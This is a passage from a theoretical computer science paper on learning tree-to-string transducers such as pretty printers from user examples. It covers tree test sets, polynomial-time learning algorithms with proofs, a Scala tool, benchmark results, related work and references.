Formally, $\mathrm{Lin}(G)$ is derived from G as follows:

- For every productive non-terminal symbol A in G, choose a word x_A produced by A.
- Every rule $r : A \to x_0 A_1 x_1 \dots A_n x_n$ in G, where for every i, $x_i \in \Sigma^*$ and $A_i \in N$ is productive, is replaced by n different rules, each one obtained from r by replacing all A_i with x_{A_i}, except one.

Note that the definition of $\mathrm{Lin}(G)$ is not unique, and depends on the choice of the words x_A. The following result holds for any choice of the words x_A.

▶ Lemma 6 ([38, 39]). $\mathrm{Lin}(G)$ is a test set for G.

Using Theorem 3, we improve the $O(|G|^6)$ bound of [38, 39] for the test set of G to $2|G|^3$.

▶ Theorem 4. Let $G = (N, \Sigma, R, S)$ be a context-free grammar. There exists a test set $T \subseteq G$ for G containing at most $2|G|^3$ elements.

Proof. Follows from Theorem 3, Lemma 6, and from the fact that $\mathrm{Lin}(G)$ has at most $|G| = \sum_{A \to rhs \in R}(|rhs| + 1)$ rules. (When constructing $\mathrm{Lin}(G)$, each rule $A \to rhs$ of G is duplicated at most $|rhs|$ times.) ◀

7.2 Tree Test Sets for Transducers

We use the results of the previous section to construct a tree test set for a domain D.

▶ Lemma 7. Any domain $D = (\Sigma, Q, I, \delta)$ has a tree test set T of size at most $O(|D|)^3$. Moreover, if $I = Q$, then we can build T such that T is closed under subtree.

Proof. Intuitively, we build the tree test set for D by taking the set of trees corresponding to the test set of G, where G is the grammar built in Lemma 3.

Let τ_1 and τ_2 be two 1STSs. Let T_G be a test set for G. Define $T = \{\mathsf{tree}(w) \mid w \in T_G\}$. By Theorem 4, we can assume T_G has size at most $|G|^3$, and hence, T has size at most $|D|^3$. Let μ_1 and μ_2 be $\mathtt{morph}[\tau_1]$ and $\mathtt{morph}[\tau_2]$, respectively. We have:

$$
\begin{aligned}
&[\![\tau_1]\!]_{|T} = [\![\tau_2]\!]_{|T} \iff \\
&\forall t \in T.\ \tau_1(t) = \tau_2(t) \iff \\
&\forall w \in T_G.\ \tau_1(\mathsf{tree}(w)) = \tau_2(\mathsf{tree}(w)) \iff \text{(by Lemma 2)} \\
&\forall w \in T_G.\ \mu_1(\tau_\Sigma(\mathsf{tree}(w))) = \mu_2(\tau_\Sigma(\mathsf{tree}(w))) \iff \text{(by definition of } \mathsf{tree}) \\
&\forall w \in T_G.\ \mu_1(w) = \mu_2(w) \iff \text{(since } T_G \text{ is a test set for } G) \\
&\forall w \in G.\ \mu_1(w) = \mu_2(w) \iff \text{(see Lemma 3)} \\
&[\![\tau_1]\!]_{|D} = [\![\tau_2]\!]_{|D}
\end{aligned}
$$

This ends the proof that T is a tree test set for D.

We now show how to construct T such that it is closed under subtree. For every non-terminal A of G, we define the minimal word w_A. These words are built inductively, starting from the non-terminals which have a rule whose right-hand-side is only made of terminals. In the definition of $\mathrm{Lin}(G)$, we use these words when modifying the rules of G into linear rules.

When then define T_G as the test set of $\mathrm{Lin}(G)$ (which is also a test set of G), and $T = \{\mathsf{tree}(w) \mid w \in T_G\} \cup \{\mathsf{tree}(w_A) \mid A \in G\}$. As shown previously, T is a tree test set for D. We can now prove that T is closed under subtree. Let $t = f(t_1, \ldots, t_k) \in T$. Let $i \in \{1, \ldots, k\}$. We want to prove that $t_i \in T$.

We consider two cases. Either there exists $w \in T_G$ such that $t = f(t_1, \ldots, t_k) = \mathsf{tree}(w)$, or there exists $A \in G$, $t = f(t_1, \ldots, t_k) = \mathsf{tree}(w_A)$.

- First, if there exists $w \in T_G$ such that $t = f(t_1, \ldots, t_k) = \mathsf{tree}(w)$. Consider a derivation p for w in the $\mathrm{Lin}(G)$. By construction of $\mathrm{Lin}(G)$, the first rule is an ε-transition of the form $S \to N$ while the second rule is of the form:

$$N \to (f, 0) \cdot w_1 \cdot (f, 1) \cdots w_{j-1} \cdot (f, j-1) \cdot N_j \cdot (f, j) \cdot w_{j+1} \cdots w_k \cdot (f, k).$$

  This second rule corresponds to a rule in G, of the form:

$$N \to (f, 0) \cdot N_1 \cdot (f, 1) \cdots N_{j-1} \cdot (f, j-1) \cdot N_j \cdot (f, j) \cdot N_{j+1} \cdots N_k \cdot (f, k).$$

We then have two subcases to consider. Either $i \neq j$, and in that case $t_i = \mathsf{tree}(w_i)$. By construction of $\mathrm{Lin}(G)$, w_i must be equal to w_A for some $A \in G$. Thus, we have $t_i \in T$ by definition of T.
Or $i = j$, in that case $t_i = \mathsf{tree}(w')$, where w' is derived by the derivation p where the first two derivation rules, outlined above, are replaced with the ε-rule $S \to N_i$. This production rule is ensured to exist in $\mathrm{Lin}(G)$, as all states of D are initial, so there exists a rule $S \to N_q$ for all $q \in Q$. (see definition of G in Lemma 3). Then, since $w \in \Phi_3(\mathrm{Lin}(G))$, and by construction of $\Phi_3(\mathrm{Lin}(G))$, we conclude that $w' \in \Phi_3(\mathrm{Lin}(G))$. This ensures that $w' \in T_G$, and $t_i \in T$.

- Otherwise, there exists $A \in G$ such that $t = f(t_1, \ldots, t_k) = \mathsf{tree}(w_A)$. Using the fact that w_A was build inductively in the grammar G, using other minimal words $w_{A'}$ for $A' \in G$, we deduce there exists $A' \in G$ such that $t_i = \mathsf{tree}(w_{A'})$, and $t_i \in T$.

◀

Lemma 8 shows the bound given in Lemma 7 is tight, in the sense that there exists an infinite class of growing domains D for which the smallest tree test set has size $|D|^3$.

▶ Lemma 8. There exists a sequence of domains $D_1, D_2, \ldots$ such that for every $n \geq 1$, the smallest tree test set of D_n has at least n^3 elements, and the size of D_n is linear in n. Furthermore, this lower bound holds even with the extra assumption that all states of the domain are initial.

Proof. (Sketch) Our proof is inspired by the lower bound proof for test sets of context-free languages [38, 39]. For $n \geq 1$, we build a particular domain D_n (whose states are all initial), and we assume by contradiction that it has a test set T of size less than n^3. From this assumption, we expose a tree $t \in D_n$, as well as two 1STSs τ_1 and τ_2 such that $\tau_{1|T} = \tau_{2|T}$ but $\tau_1(t) \neq \tau_2(t)$. ◀

7.3 Learning 1STSs Without Ambiguity

Algorithm 2 Learning 1STSs from a domain.

Input: A domain D, and an oracle 1STS τ_u.
Output: A 1STS τ functionally equivalent to τ_u.

1. Build a tree test set $\{t_1 \ldots t_n\}$ of D, following Lemma 7.
2. For every $t_i \in \{t_1 \ldots t_n\}$, ask the oracle for $w_i = \tau_u(t_i)$.
3. Run Algorithm 1 on the sample $\{(t_i, w_i) \mid 1 \leq i \leq n\}$.

Our second algorithm (see Algorithm 2) takes as input a domain D, and computes a tree test set $T \subseteq D$. It then asks the user the expected output for each tree $t \in T$. The user is modelled by a 1STS τ_u that can be used as an oracle in the algorithm. Algorithm 2 then runs Algorithm 1 on the obtained sample. The 1STS τ_u expected by the user may still be syntactically different the 1STS τ returned by our algorithm, but we are guaranteed that $[\![\tau]\!]_{|D} = [\![\tau_u]\!]_{|D}$ (by definition of tree test set).

▶ Theorem 5 (Correctness and running time of Algorithm 2). Let τ_u be a 1STS (used as an oracle), and $D = (\Sigma, Q, I, \delta)$ a domain such that $I = Q$. The output τ of Algorithm 2 is a 1STS τ such that $[\![\tau]\!]_{|D} = [\![\tau_u]\!]_{|D}$.

Furthermore, Algorithm 2 invokes the oracle $O(|D|^3)$ times, and terminates in time polynomial in $|D|$.

Proof. The correctness of Algorithm 2 follows from the correctness of Algorithm 1 and from the fact that T is a tree test set for D. The fact that Algorithm 2 invokes the algorithm $O(|D|^3)$ times follows from the size of the tree test set (see Lemma 7).

Moreover, since all states of D are initial, the tree test set of D that we build is closed under subtree. The polynomial running time then follows from the fact that Algorithm 1 ends in polynomial time for samples whose domains are closed under subtree.

▶ Remark. Similarly to Algorithm 1, Algorithm 2 also applies for domains such that $I \neq Q$, but the running time is not guaranteed to be polynomial.

◀

8 Learning 1STS Interactively

Algorithm 3 Interactive learning of 1STSs.

Input: A domain D, and an oracle 1STS τ_u whose output alphabet is Γ.
Output: A 1STS τ functionally equivalent to τ_u.

1. Initialize a map $\texttt{sol}$ from Σ to Automata, such that for $f^{(k)} \in \Sigma$, $\texttt{sol}(f)$ recognizes $\{x_0\# \cdots \#x_k \mid x_i \in \Gamma^*\}$,
2. Build a tree test set T of D, following Lemma 7.
3. Initialize a partial function $\mathcal{S} : \mathcal{T}_\Sigma \nrightarrow \Gamma^*$, initially undefined everywhere.
4. While $dom(\mathcal{S}) \neq T$:
   - Choose a tree $f(t_1, \ldots, t_k) \notin dom(\mathcal{S})$ such that all subtrees of t belong to $dom(\mathcal{S})$ (possible since T is closed under subtree).
   - Build the automaton A recognizing $\{x_0\, \mathcal{S}(t_1)\, x_1 \cdots \mathcal{S}(t_k)\, x_k \mid x_0\#x_1 \cdots \#x_k \in \texttt{sol}(f)\}$, representing all possibles values of $\tau_u(t)$ that do not contradict previous outputs.
     - If A recognizes only 1 word w, define $\mathcal{S}(t) = w$.
     - Otherwise (A recognizes at least 2 words), define $\mathcal{S}(t) = \tau_u(t)$ using the oracle.
   - Update $\texttt{sol}(f) = \texttt{sol}(f) \cap \mathsf{automaton}(t, \mathcal{S}(t))$.
5. Run Algorithm 1 on $\mathcal{S}$.

Our third algorithm (see Algorithm 3) takes as input a domain D, and computes a tree test set $T \subseteq D$. For this algorithm, we require from the beginning that all states of D are initial, so that T is closed under subtree. For a sample $\mathcal{S}$ such that $dom(\mathcal{S})$ is closed under subtree, and for $(t, w) \in \mathcal{S}$, we denote by $\mathsf{automaton}(t, w)$ the automaton $\mathsf{automaton}(y, w)$ where $y = w$ is the equation $\mathsf{regEquation}(t, w, \mathcal{S})$.

Instead of building the sample $\mathcal{S}$ and the intersection $\bigcap_{(t,w)\in\mathcal{S}} \mathsf{automaton}(t, w)$ all at once, like algorithms 1 and 2 do, Algorithm 3 builds $\mathcal{S}$ and the intersection incrementally. It then uses the intermediary results to infer outputs, in order to avoid calling the oracle τ_u too many times. Overall, we prove that Algorithm 3 invokes the oracle τ_u at most $O(|D|)$ times, while Algorithm 2 invokes it $O(|D|^3)$ times.

To infer outputs, Algorithm 3 maintains the following invariant for the while loop. First $\mathcal{S}$ is such that $dom(\mathcal{S}) \subseteq T$, and its domain increases at each iteration. Then, for any $f^{(k)} \in \Sigma$, $\texttt{sol}(f)$ is equal to $\bigcap_{(t,w)\in\mathcal{S}} \mathsf{automaton}(t, w)$, and thus recognizes the set

$$\{\mu(f,0)\#\mu(f,1)\#\ldots\#\mu(f,k) \mid \mu : \overline{\Sigma} \to \Gamma \text{ satisfies } \bigwedge_{(t,w)\in\mathcal{S}} \mathsf{regEquation}(t, w, \mathcal{S})\}.$$

Intuitively, $\texttt{sol}(f)$ represents the possible values for the output of f in the transducer τ_u, based on the constraints given so far.

To infer the output of a tree $t = f(t_1, \ldots, t_k)$, for some $f^{(k)} \in \Sigma$, Algorithm 3 uses the fact that $\tau_u(f(t_1, \ldots, t_k))$ must be of the form $\mu(f,0)\mathcal{S}(t_1)\mu(f,1)\cdots\mathcal{S}(t_k)\mu(f,k)$ for some morphism $\mu : \overline{\Sigma} \to \Gamma$ satisfying $\bigwedge_{(t,w)\in\mathcal{S}} \mathsf{equation}(t,w)$. By construction, the NFA A, that recognizes the set $\{x_0\,\mathcal{S}(t_1)\,x_1\cdots\mathcal{S}(t_k)\,x_k \mid x_0\#x_1\cdots\#x_k \in \mathtt{sol}(f)\}$, recognizes exactly these words of the form $\mu(f,0)\mathcal{S}(t_1)\mu(f,1)\cdots\mathcal{S}(t_k)\mu(f,k)$.

We then check whether A recognizes exactly one word w, in which case, we know $\tau_u(t) = w$, and we do not need to invoke the oracle. Otherwise, there are several alternatives which are consistent with the previous outputs provided by the user, and we cannot infer $\tau_u(t)$. We thus invoke the oracle (the user) to obtain $\tau_u(t)$.

Before proving the theorem corresponding to Algorithm 3, we give a lemma on words which we use extensively in the theorem.

▶ Lemma 9. Let $u, v, w \in \Gamma^*$. If $uv = vu$ and $uw = wu$ and $u \neq \varepsilon$, then $vw = wv$.

Proof. A word $p \in \Gamma^*$ is *primitive* if there does not exist $r \in \Gamma^*$, $i > 1$ such that $p = r^i$. Proposition 1.3.2 of [30] states that the set of words commuting with a non-empty word u is a monoid generated by a single primitive word p. Since v and w both commute with u, there exist i and j such that $v = p^i$ and $w = p^j$, thus $vw = wv = p^{i+j}$. ◀

The difficult part of Theorem 6 is to show the number of times the oracle τ_u is invoked is $O(|D|)$. We prove this by assuming by contradiction that the number of times τ_u is invoked is strictly greater than $3|D| + |Q|$ times. We prove this entails there are four trees which are nearly identical and for which our algorithm invokes the oracle (the four trees have the same root, and differ only for one child). Then, by a close analysis of the word equations corresponding to these four terms, we obtain a contradiction by proving our algorithm must have been able to infer the output for at least one of those terms.

▶ Theorem 6 (Correctness and running time of Algorithm 3). Let τ_u be a 1STS (used as an oracle), and $D = (\Sigma, Q, I, \delta)$ a domain such that $I = Q$. The output τ of Algorithm 3 is a 1STS τ such that $[\![\tau]\!]_{|D} = [\![\tau_u]\!]_{|D}$.

Algorithm 3 ends in time polynomial in $|D|$ and the number of times it invokes the oracle τ_u is in $O(|D|)$.

Proof. (Sketch) The correctness and the polynomial running time of Algorithm 3 can be proved similarly to Algorithm 2. Note that we can check whether the NFA A recognizes exactly one word. For that, we obtain a word w that A recognizes, and we intersect A with the complement of an automaton recognizing w.

The crucial part of Algorithm 3 is that it invokes the oracle τ_u at most $O(|D|)$ times. More precisely, we show that Algorithm 3 invokes τ_u at most $|Q| + 3\sum_{(q,f^{(k)},(q_1,\ldots,q_k)\in\delta} 1 + k$ times, which is $|Q| + 3|D|$, and in $O(|D|)$.

The main goal is to prove that for any trees four trees of the same root (t_a, t_b, t_c, t_d) differing from only one their ith subtree (respectively t_i^a, t_i^b, t_i^c, t_i^d), if we know the output of τ_u on all subtrees of t_a, t_b, t_c, t_d, then we can infer the output for at least one of t_a, t_b, t_c, t_d based on the previous outputs. Let $x_i^l = \tau_u(t_i^l)$ be the already known outputs of the sub-trees and $w_l = \tau_u(t_l)$ the outputs to ask to the user, for $l \in \{a, b, c, d\}$. We obtain the following equations where u, v represent the parts which do not change:

$$w_a = ux_i^a v \quad w_b = ux_i^b v \quad w_c = ux_i^c v \quad w_d = ux_i^d v$$

We prove by contradiction that we could not have asked the user for all w_l for $l \in \{a, b, c, d\}$, because at least one of the answer can be inferred from the previous ones. Here we illustrate two representative cases of the proof.

(1) One case is when x_i^a and x_i^b are neither prefix nor suffix of each other. By observing where w_a and w_b differ, we can recover u and v, and the algorithm could have inferred w_c and w_d.

(2) Another case is when x_i^a, x_i^b, and x_i^c are respectively of the form x_1, x_1x_2 and $x_1x_2x_3$ for some $x_1, x_2, x_3 \in \Gamma^*$ with $x_2x_3 = x_3x_2$, and $x_2 \neq \varepsilon$, $x_3 \neq \varepsilon$. Since we asked the output w_a, w_b and w_c, then after the first two questions, the values of u and v could not be determined. In particular, this means that there are some u, v and u', v' such that: $ux_1v = u'x_1v'$ and $ux_1x_2v = u'x_1x_2v'$ but $ux_1x_2x_3v \neq u'x_1x_2x_3v'$.

By assuming without loss of generality that $u = u'u''$ and $v' = v''v$, we obtain that $u''x_1 = x_1v''$ and $u''x_1x_2 = x_1x_2v''$, thus $v''x_2 = x_2v''$, and then x_2 commutes with v''. Since x_2 also commutes with x_3, we deduce v'' commutes with x_3, and then $u''x_1x_2x_3 = x_1x_2x_3v''$, which is a contradiction. ◀

9 Tree with Values

Until now, we have considered a set of trees $\mathcal{T}_\Sigma$ which contained only other trees as subtrees, and with a test set of size $O(n^3)$, although we have a linear learning time if we have interactivity. However, in practice, data structures such as XML are usually trees containing *values*. Values are typically of type stringor int, and may be used instead of subtrees. For convenience, we will suppose that we only have string elements, and that string elements are rendered *raw*. We will demonstrate how we can directly obtain a test set of size $O(n)$.

Formally, let us add a special symbol $v \in \Sigma$, of arity 0, which has another version which can have a parameter. For each string $s \in \Gamma^*$ we can thus define the symbol v_s and extend the notion of trees and domains as follows.

For a set of trees $\mathcal{T}$, we define the extended set $\mathcal{T}'$ by:

$$\mathcal{T}' = \{t' \mid \exists t \in \mathcal{T}, t' \text{ is obtained from } t \text{ by replacing each } v \text{ by a } v_s \text{ for some } s \in \Gamma^*\}$$

Note that given a domain D and a height h, there is an infinite number of trees of height h in D', while only a finite number in D. Fortunately, thanks to the semantics of the transducers on v_s we define below, finding the tree test sets is easier in this setting.

For any transducer τ we extend the definition of $[\![\tau]\!]$ to $\mathcal{T}'_\Sigma$ by defining $[\![\tau]\!](v_s) = s$. We naturally extend the definition of tree test set of an extended domain D' to be a set $T' \subset D'$ such that for all 1STSs τ_1 and τ_2, $[\![\tau_1]\!]_{|T'} = [\![\tau_2]\!]_{|T'}$ implies $[\![\tau_1]\!]_{|D'} = [\![\tau_2]\!]_{|D'}$. After proving the following lemma, we will state and prove the theorem on linear test sets.

▶ Lemma 10. For $a, b, x, y \in \Gamma^*$, $c \neq d$ in Γ, if $acx = bcy$ and $adx = bdy$, then $a = b$.

Proof. Either a or b is a prefix of the other. Let us suppose that $a = bk$ for some suffix $k \in \Gamma^*$. It follows that $kcx = cy$ and $kdx = dy$. If k is not empty, then k starts with c and with d, which is not possible. Hence k is empty and $a = b$. ◀

▶ Theorem 7. If the domain $D = (\Sigma, Q, I, \delta)$ is such that for every $f \in \Sigma$ of arity $k > 0$, there exist trees in $t_1, \ldots, t_k \in D$ such that $f(t_1, \ldots, t_k) \in D$ and each t_i contains at least one v, then there exists a tree test set of D' of linear size $O(|\Sigma| \cdot A)$ where A is the maximal arity of a symbol of Σ.

Proof. (Intuition) Using the trees provided in the theorem's hypothesis, we build a linear set of trees of D' where the v nodes are replaced successively by two different symbols $v_{\text{“\#”}}$ and $v_{\text{“?”}}$. Then, we prove that any two 1STSs which are equal on this set of trees, are syntactically equal. ◀

10 Implementation

Our tool (walkthrough in Section 2) is open-source and available at `https://github.com/epfl-lara/prosy`. It takes as input an ADT represented by case class definitions written in a Scala-like syntax, and outputs a recursive printer for this ADT. For the automata constructions of Algorithm 3, we used the `brics` Java library[2].

In the walkthrough, notice that our tool gives propositions to the user so that the user does not have to enter the answers manually. The user may choose how many propositions are to be displayed (default is 9). To obtain these propositions, we use the following procedure. Remember that for each tree t for which we need to obtain the output, Algorithm 3 builds an NFA A that recognizes the set of all possible outputs for t (see Section 8). We check for the existence of an accepted word w_0 in A, and compute the intersection A_1 between A and an automaton recognizing all words except w_0. We then have two cases. Either A_1 is empty, and therefore we know the output for tree t is w_0. In that case, we do not need to interact with the user, and can continue on to the next tree. Otherwise, A_1 recognizes some word $w_1 \neq w_0$, which we display as a proposition to the user (alongside w_0). We then obtain A_2 as the intersection between A and an automaton recognizing all words except w_0 and w_1. We continue this procedure until we have 9 propositions (or whichever number the user entered), or when the intersected automaton becomes empty.

Concerning support for the String data type, we use ideas from Section 9 and reused our code from Algorithm 3 to infer outputs. Technically, we replace the String data type with an abstract class with two case classes, `foo`, and `bar`, that must be printed as "foo" and "bar" respectively. We then obtain an ADT without Strings, on which we apply the implementation of Algorithm 3 described above. We handle the Int and Boolean data types similarly, each with two different values *which are not prefix of each other* (we refer to the proof of Theorem 6).

11 Evaluation

Although this work is mostly theoretical, we now depict through some benchmarks how many and which kind of questions our system is able to ask (Figure 3).

The first column is the name of the benchmark. The first two appear in Section 2 and in the examples. The third is a variation of the second where we add attributes as well, rendered "^.foo := "bar"". The fourth is the same but rendered in XML instead of tags. Note that because we do not support duplication, we need to have a finite number of tags for XML.

The four rows "binary" illustrate how the number and type of questions may vary only depending on the user's answers. We represent binary numbers as either `Empty` or `Zero(x)` or `One(x)` where `x` is a binary number. We put in parenthesis what a user willing to print `Zero(One(Zero(Zero(One(Empty)))))` would have in mind. The second and the third "discard" `Zero` when printing. The fourth one prints `Empty` as empty, `Zero(x)` as `{x}ab` and `One(x)` as `a{x}b`, which result in an ambiguity not resolved until asking a 3-digit number.

The last five rows of Figure 3 also illustrate how the number of asked questions grows linearly, whereas the number of elements in the test set grows cubically. These five rows represent a set of classes of type A taking as argument a class of type B, which themselves

[2] http://www.brics.dk/automaton/

Name	Test set size *Total*	The output was: inferred *total*	asked *total*	asked with... nothing	a hint	suggestions
Grammar (Sec. 2)	116	102	14	6	6	2
Html tags (Ex. 2, 8, 9)	35	28	7	4	2	1
Html tags+attributes	60	52	8	2	4	2
Html xml+attributes	193	179	14	5	3	6
Binary (01001x)	15	12	3	1	2	0
Binary (11x)	15	12	3	3	0	0
Binary (ababx)	15	11	4	3	0	1
Binary (01001)	15	10	5	3	0	2
Binary (aababababb)	15	9	6	3	0	3
$A_x(B_y(F_z))$ 1	3	0	3	1	2	0
$A_x(B_y(F_z))$ 2	14	8	6	3	3	0
$A_x(B_y(F_z))$ 4	84	67	17	8	4	5
$A_x(B_y(F_z))$ 8	584	552	32	19	5	8
$A_x(B_y(F_z))$ 16	4368	4305	63	32	16	15

Figure 3 Comparison of the number of questions asked for different benchmarks.

take as argument a class of type F. We report on the statistics by varying the number of concrete classes between 1, 2, 4, 8 and 16 (see proof of Lemma 8)

The second column is the size of the test set. For the last five rows, the test set contains a cubic number of elements. The third column is the number of answers our tool was able to "infer" based on previously "asked" questions, whose total number is in the fourth column. The fourth column plus the third one thus equal the second one.

Columns five, six and seven decompose the fourth column into the questions which were either asked without any indication, or with a hint of type "[...]foo[...]" (because the arguments were known), or with explicit suggestions where the user just had to enter a number for the choice (see Section 10).

12 Related Work

Our approach of proactively learning transducers by example, or tree-to-string programs, can be viewed as a particular case of Programming-by-Example. Programming-by-example, also named inductive programming [42] or test-driven synthesis [37], is gaining more and more attention, notably thanks to Flash Fill in Excel 2013 [16]. Subsequent work demonstrated that these techniques could widely be applicable not only to strings, but when extracting documents [28], normalizing text [24] and number transformations [43]. However, most state-of-the-art programming-by-example techniques rely on the fact that examples are unambiguous and/or that the example provider can check the validity of the final program [6] [45] [12]. The scope of their algorithms may be larger but they do not guarantee formal result such as polynomial time or non-ambiguity, and often require the user to come up with the examples by himself. More generally, synthesizing recursive functions has recently gained an interest among computer scientists from repairing fragments [25] to very precise types [41], even by formalizing programming-by-example [13].

Recently, research has pointed out that solving ambiguities is a key to make programming by example accessible, trustful and reduce the number of errors [34][20]. The power of

interaction is already well known in more statistical approaches, e.g. machine learning [46], although recent machine-learning based formatting techniques could benefit from more interaction, because they acknowledge some anomalies [36]. In [18] and even [17], the authors solve ambiguities by presenting different code snippets, obtained from synthesizing expressions of an expected type and from other sources of information. Nonetheless, the user has to choose between hard-to-read *code snippets*. Instead of asking which transducer is correct, we ask for what is the right output. Asking sub-examples at run-time proved to be a successful strategy when synthesizing recursive functions [1]. To deal with ambiguous samples, they developed a SATURATE rule to ask for inputs covering the inferred program. In our case, however, such coverage rule still yield the ambiguity raised in example 9, leaving the chance of finding the right program to heuristics.

Researchers have investigated fundamental properties of tree-to-string or tree-to-word transducers [5], including expressiveness of even more complex classes than we consider [4], but none of them proposed a practical learning algorithm for such transducers. The situation is analogous for Macro Tree Transducers [7] [11]. Lemay [29] explores the synthesis of top-down tree-to-tree transducers using an algorithm similar to L^* for automata [6] and tree automata [8]. These learning algorithms require the user to be in possession of a set of examples that uniquely defines the top-down tree transducer. We instead are able to incrementally ask for examples which resolve ambiguities, although our transducers are single-state. There are also probabilistic tree-to-string transducers [14], but they require the use of a corpus and are not adapted to synthesizing small-size code portions with a few examples.

A Gold-style learning algorithm [27, 26, 29] was created for sequential tree-to-string transducers. It runs in polynomial-time, but has a drawback: it requires the input/output examples to form a *characteristic sample* for the transducer which is being learned. The transducer which is being learned is however not known in advance. As such, it is not clear in practice how to construct such a characteristic sample. When the input/output examples do not form a characteristic sample, the algorithm might fail, and the user of the algorithm has no indication on which input/output examples should be added to obtain a characteristic sample.

In the case when trees to be printed are programming abstract syntax trees, our work is the dual of the mixfix parsing problem [23]. Mixfix parsing takes strings to parse and the wrapping constants to print the trees, and produces the shape of the tree for each string. Our approach requires the shape of the trees and strings of some trees, and produces the wrapping constants to print the trees.

12.1 Equivalence of top-down tree-to-string transducers

Since tree test sets uniquely define the behavior of tree-to-string transducers, they can be used for checking tree-to-word transducers equivalence. Checking equivalence of sequential (order-preserving, non-duplicating) tree-to-string transducers can already be solved in polynomial time [44], even when they are duplicating, and not necessarily order-preserving [31].

It was also shown [19] that checking equivalence of deterministic top-down macro tree-to-string transducers (duplication is allowed, storing strings in registers to output them later is allowed) is decidable. Complexity-wise, this result gives a co-randomized polynomial time algorithm for linear (non-duplicating) tree-to-string transducers. This complexity result was recently improved in [10], where it was proved that checking equivalence of linear tree-to-string transducers can be done in polynomial time.

12.2 Test sets

The polynomial time algorithms of [44, 10] exploit a connection between the problem of checking equivalence of sequential top-down tree-to-string transducers and the problem of checking equivalence of morphisms over context-free languages [44].

This latter problem was shown to be solvable in polynomial time [38, 39] using test sets. More specifically, this work shows that each context-free language L has a (finite) test set whose size is $O(n^6)$ (originally "finite" in [3, 15] and then "exponential" in [2]), where n is the size of the grammar. They also provide a lower bound on the sizes of the test sets of context-free languages, by exposing a family of grammars for which the size of the smallest test is $O(n^3)$.

As a result, when checking the equivalence of two morphisms f and g over a context-free language L, it is enough to check the equivalence on the test set of L whose size is polynomial. This result translates (as described in [44]) to checking equivalence between sequential top-down tree-to-string transducers in the following sense. When checking the equivalence of two such transducers P_1 and P_2, it is enough to do so for a finite number of trees, which correspond to the test set of a particular context-free language. This language can be constructed from P_1 and P_2 in time $|P_1||P_2|$.

▶ Remark. Theorem 3 also helps improve the bound for checking equivalence of 1STS with states, using the known reduction from equivalence of 1STS with states to morphisms equivalence over a context-free language (reduction similar to Lemma 3, see [44, 26]).

13 Conclusion

We have presented a synthesis algorithms that can learn from examples tree-to-string functions with the input tree as the only argument. This includes functions such as pretty printers. Crucially, our algorithm can automatically construct a sufficient finite set of input trees, resulting in an interactive synthesis approach that in which the user needs to answer only a linear number of questions in the grammar size. Furthermore, the interaction process driven by our algorithm guarantees that there is no ambiguity: the recursive function of the expected form is unique for a given set of input-output examples. Moreover, we have analyzed the structure of word equations that the algorithm needs to solve and shown that they have a special structure allowing them to be solved in deterministic polynomial time, which results in overall polynomial running time of our synthesizer. Our results make a case that providing tests for tree-to-string functions is a viable alternative to writing the recursive programs directly, an alternative that is particularly appealing for non-expert users.

References

1 Aws Albarghouthi, Sumit Gulwani, and Zachary Kincaid. Recursive program synthesis. In *International Conference on Computer Aided Verification*, 2013.

2 Jürgen Albert, Karel Culik, and Juhani Karhumäki. Test sets for context free languages and algebraic systems of equations over a free monoid. *Information and Control*, 52(2):172–186, 1982.

3 Michael H Albert and J Lawrence. A proof of Ehrenfeucht's conjecture. *Theoretical Computer Science*, 41:121–123, 1985.

4 Rajeev Alur and Loris D'Antoni. Streaming tree transducers. In *Automata, Languages, and Programming*, pages 42–53. Springer, 2012.

5 Rajeev Alur and Pavol Černý. Expressiveness of streaming string transducers. In Kamal Lodaya and Meena Mahajan, editors, *IARCS Annual Conference on Foundations of Software Technology and Theoretical Computer Science, FSTTCS 2010, December 15-18, 2010, Chennai, India*, volume 8 of *LIPIcs*, pages 1–12. Schloss Dagstuhl - Leibniz-Zentrum fuer Informatik, 2010.

6 Dana Angluin. Learning regular sets from queries and counterexamples. *Information and computation*, pages 87–106, 1987.

7 Patrick Bahr and Laurence E. Day. Programming macro tree transducers. In *Proceedings of the 9th ACM SIGPLAN workshop on Generic programming*, pages 61–72. ACM, 2013.

8 Jérôme Besombes and Jean-Yves Marion. Learning tree languages from positive examples and membership queries. In Shai Ben-David, John Case, and Akira Maruoka, editors, *Algorithmic Learning Theory, 15th International Conference, ALT 2004, Padova, Italy, October 2-5, 2004, Proceedings*, volume 3244 of *Lecture Notes in Computer Science*, pages 440–453. Springer, 2004. doi:10.1007/978-3-540-30215-5_33.

9 Adrien Boiret. Normal Form on Linear Tree-to-word Transducers. In *10th International Conference on Language and Automata Theory and Applications*, 2016.

10 Adrien Boiret and Raphaela Palenta. Deciding equivalence of linear tree-to-word transducers in polynomial time. *CoRR*, abs/1606.03758, 2016.

11 Joost Engelfriet and Sebastian Maneth. Output string languages of compositions of deterministic macro tree transducers. *Journal of Computer and System Sciences*, 64(2):350–395, 2002.

12 John K. Feser, Swarat Chaudhuri, and Isil Dillig. Synthesizing Data Structure Transformations from Input-output Examples. In *Proceedings of the 36th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI 2015, pages 229–239, New York, NY, USA, 2015. ACM.

13 Jonathan Frankle, Peter-Michael Osera, David Walker, and Steve Zdancewic. Example-directed synthesis: a type-theoretic interpretation. In *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2016, St. Petersburg, FL, USA, January 20 - 22, 2016*, 2016.

14 Jonathan Graehl and Kevin Knight. Training tree transducers. Technical report, DTIC Document, 2004.

15 Victor Sergeevich Guba. Equivalence of infinite systems of equations in free groups and semigroups to finite subsystems. *Mathematical Notes*, 40(3):688–690, 1986.

16 Sumit Gulwani. Synthesis from Examples. In *WAMBSE Special Issue, Infosys Labs Briefings*, volume 10(2), 2012.

17 Tihomir Gvero, Viktor Kuncak, Ivan Kuraj, and Ruzica Piskac. Complete completion using types and weights. In Hans-Juergen Boehm and Cormac Flanagan, editors, *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '13, Seattle, WA, USA, June 16-19, 2013*, pages 27–38. ACM, 2013. doi:10.1145/2462156.2462192.

18 Tihomir Gvero, Viktor Kuncak, and Ruzica Piskac. Interactive Synthesis of Code Snippets. In *Proceedings of the 23rd International Conference on Computer Aided Verification*, CAV'11, pages 418–423, Berlin, Heidelberg, 2011. Springer-Verlag.

19 Helmut Seidl, Sebastian Maneth, and Gregor Kemper. Equivalence of deterministic top-down tree-to-string transducers is decidable. In *Foundations of Computer Science (FOCS), 2015 IEEE 56th Annual Symposium on*, pages 943–962. IEEE, 2015.

